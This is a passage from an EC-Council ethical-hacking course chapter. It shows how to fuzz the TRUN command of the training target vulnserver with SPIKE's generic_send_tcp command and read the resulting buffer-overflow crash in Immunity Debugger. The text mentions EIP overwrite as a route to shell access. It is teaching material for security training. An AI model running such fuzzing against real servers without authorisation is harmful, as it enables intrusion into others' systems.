


Figure 6.68: Screenshot showing the output of spiking vulnerable server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.69: Screenshot of Immunity Debugger

As we have identified that the STATS function is not vulnerable to buffer overflow, we repeat the same process for the TRUN function. Use the following spike template for spiking on the TRUN function:




Figure 6.70: Screenshot showing TRUN spike template

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Now, send the packages to the vulnerable server using the following command:

generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR





Figure 6.71: Screenshot showing the output of spiking vulnerable server

As shown in the screenshot, the TRUN function of the vulnerable server has buffer overflow vulnerability. Spiking this function overwrites stack registers such as EAX, ESP, EBP, and EIP. If attackers can overwrite the EIP register, they can gain shell access to the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Immunity Debugger - vulnserver.exe - [CPU - thread 000017AC]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Registers (FPU)
EAX 00B4F1EC ASCII "TRUN /.:/AAAA

